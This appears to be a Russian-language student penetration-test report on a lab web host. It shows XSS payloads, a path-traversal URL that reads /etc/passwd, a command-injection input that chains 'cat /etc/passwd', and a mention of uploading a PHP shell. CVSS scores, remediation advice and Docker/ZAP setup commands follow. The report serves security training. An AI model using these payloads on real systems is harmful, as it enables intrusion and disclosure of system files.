
Пример формы с внедрением XSS:

html

<form action="/submit" method="post">

<script>alert('Cross Site Scripting (DOM Based) 2')</script>">

</form>



Cross Site Scripting (Persistent) <http://92.51.39.106:8060/>

На сайте есть возможность есть форма, где пользователи могут создавать и публиковать свои посты. На сайте сохраняется содержимое поста в базе данных и отображает его на странице без должной фильтрации.

Добавление скрипта на форуме:

<!-- Форма создания поста -->


<form action="/create\_post" method="POST">

<textarea name="content">Мой новый пост!</textarea>

<button type="submit"><script>alert('XSS!');</script></button>

</form>

Выведет ссылку, при нажатии на которую запуститься скрипт - окно предупреждение




Cross Site Scripting (Reflected) <http://92.51.39.106:8060/> и <http://92.51.39.106:7799/>

Пример запуска javascript на сайте с использованием специально сформированного javascript запроса в поле "Search":


<a href="http://92.51.39.106:8060/" onclick="alert('Это вредоносное сообщение!'); return false;">Перейти на сайт</a> -

Этот HTML-код создаст ссылку "Перейти на сайт", которая, когда будет щелкнута, вызовет всплывающее окно с вредоносным сообщением.



<a href="http://92.51.39.106:7799/" onclick="alert('Это вредоносное сообщение!'); return false;">Перейти на сайт</a> -

Этот HTML-код создаст ссылку "Перейти на сайт", которая, когда будет щелкнута, вызовет всплывающее окно с вредоносным сообщением.




**Path Traversal**

Злоумышленник может попытаться включить вредоносные скрипты или исполняемые файлы на сервере, используя атаку Path Traversal, что может привести к компрометации безопасности сервера или злоупотреблению ресурсами.

Пример ссылки на чтение passwd:

<http://92.51.39.106:7799/read?file=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd>




**Remote OS Command Injection**

Успешная атака Remote OS Command Injection может привести к компрометации безопасности сервера и утечке конфиденциальной информации, учетных данных.


Для эксплуатации необходимо перейти по ссылке http://92.51.39.106:7799/server.html. В окно ввода данных ввести следующию команду:

127.0.0.1&cat /etc/passwd&




**Source Code Disclosure - File Inclusion**

Для эксплуатации загружаем php shell. Далее находим его на сайте и запускаем.



Результат команды cat /etc/passwd



## План по устранению

**SQL Injection** (CWE 89)

Вектор CVSS (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

Базовая оценка 10.0

Рекомендации по устранению должны включать в себя использование параметризованных запросов и подготовленных операторов SQL для выполнения запросов к базе данных, фильтрацию и экранирование пользовательского ввода, отключите вывод информации об ошибках базы данных на продакшене (отображение деталей ошибок SQL может предоставить злоумышленникам дополнительную информацию для проведения атак SQL Injection), регулярное обновление и мониторинг безопасности приложения, а также использование принципов минимизации прав доступа и принципов безопасности баз данных.

**Cross Site Scripting** (CWE 79)

Вектор CVSS (AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:H)

Базовая оценка 8.8

Рекомендации по защите от Cross Site Scripting включают в себя применение различных методов и подходов на уровнях приложения, сервера и клиента:

* использование правильной фильтрации и экранирования входных данных;
* использование Content Security Policy (CSP) для ограничения источников данных, таких как скрипты, стили и изображения, которые могут быть загружены и выполнены в контексте вашего веб-приложения;
* использование безопасных методов вывода данных, таких как `innerText` вместо `innerHTML` или аналогичных методов, которые не интерпретируют HTML-теги и JavaScript-код;
* проводите строгую валидацию и санитизацию входных данных на сервере, чтобы убедиться, что они соответствуют ожидаемым форматам и не содержат вредоносного кода;
* не храните конфиденциальные данные в куках или параметрах URL;
* обучайте разработчиков и тестировщиков на предмет атак XSS, включая DOM Based XSS, и методов их предотвращения;
* регулярно обновляйте и анализируйте код приложения на предмет уязвимостей XSS.

Внедрение и поддержка этих методов защиты поможет снизить риск успешных атак Cross Site Scripting

**Path Traversal** (CWE 22)

Вектор CVSS (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)

Базовая оценка 7.5

Рекомендации по защите от Path Traversal включают в себя следующее:

* проводите валидацию и фильтрацию входных данных, которые могут быть подвержены атакам Path Traversal. Убедитесь, что все пользовательские вводы проходят через механизмы валидации и фильтрации, чтобы предотвратить передачу специальных символов, которые могут использоваться для обхода ограничений;
* ограничьте доступ к файлам и директориям на сервере таким образом, чтобы только авторизованные пользователи имели доступ к необходимым ресурсам. Не предоставляйте доступ к чувствительным системным файлам или директориям, если это необходимо;
* вместо абсолютных путей используйте относительные пути при доступе к файлам и директориям на сервере. Это поможет предотвратить обход ограничений, связанных с абсолютными путями файловой системы;
* проверяйте права доступа и авторизацию пользователя перед предоставлением доступа к файлам и директориям на сервере. Убедитесь, что пользователи имеют необходимые права доступа к запрашиваемым ресурсам;
* используйте белый список (whitelist) файлов и директорий, которые могут быть запрашиваемыми пользователем. Это позволит предотвратить доступ к нежелательным или опасным ресурсам;
* ведите журнал всех запросов к файловой системе сервера и мониторьте их на наличие подозрительной активности, такой как попытки обхода ограничений или доступ к недопустимым ресурсам;
* регулярно обновляйте и анализируйте код приложения на предмет уязвимостей Path Traversal.

Применение этих методов защиты поможет уменьшить риск успешных атак Path Traversal на вашем сервере и обеспечит безопасность вашей файловой системы.

**Remote OS Command Injection** (CWE 78)

Вектор CVSS (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

Базовая оценка 10.0

Защита от атак Remote OS Command Injection включает в себя применение различных методов на уровне приложения, сервера и сети:

* всегда используйте параметризованные запросы при выполнении операций с базой данных или операционной системой. Это поможет избежать возможности внедрения вредоносного кода через пользовательский ввод;
* экранируйте специальные символы и метасимволы, такие как кавычки, разделители команд и пробелы, чтобы предотвратить внедрение вредоносного кода;
* ограничьте доступ к системным командам и операциям на сервере, например, путем установки ограничений прав доступа или использования привилегий пользователя;
* предоставляйте только минимальные права доступа приложению и пользователям к системным ресурсам. Ограничьте доступ к системным командам и функциям, которые не являются необходимыми для работы приложения;
* регулярно обновляйте и анализируйте код приложения на предмет уязвимостей Remote OS Command Injection;
* используйте белый список (whitelist) разрешенных команд и операций, которые могут быть выполнены из приложения. Это поможет ограничить возможности злоумышленников;
* обучайте разработчиков и тестировщиков на предмет атак Remote OS Command Injection и методов их предотвращения.

Применение этих методов защиты поможет снизить риск успешных атак Remote OS Command Injection и обеспечить безопасность вашего приложения и сервера.

**Source Code Disclosure - File Inclusion**

Вектор CVSS (AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:H)

Базовая оценка 8.8

Защита от атак Source Code Disclosure и File Inclusion включает в себя применение различных мер на уровне приложения, сервера и кода:

* использование относительных путей;
* ограничение доступа к файлам;
* фильтрация и валидация пользовательского ввода.

Применение этих методов защиты поможет снизить риск успешных атак Source Code Disclosure и File Inclusion и обеспечит безопасность вашего приложения и сервера.

# Приложение

**Основные команды для настройки виртуальной машины**

sudo apt-get update

sudo apt-get install apt-transport-https ca-certificates curl software-properties-common

curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo apt-key add -

sudo add-apt-repository "deb [arch=amd64] https://download.docker.com/linux/ubuntu $(lsb\_release -cs) stable"

sudo apt-get update

sudo apt-get install docker-ce

sudo systemctl status docker

**Установка ZAP на виртуальной машины**

sudo apt install zaproxy

**Ссылки на проект в GitHub (файлы, код, отчеты)**

<https://github.com/vit81g/netology_ibb/tree/main/diplom/PenTest>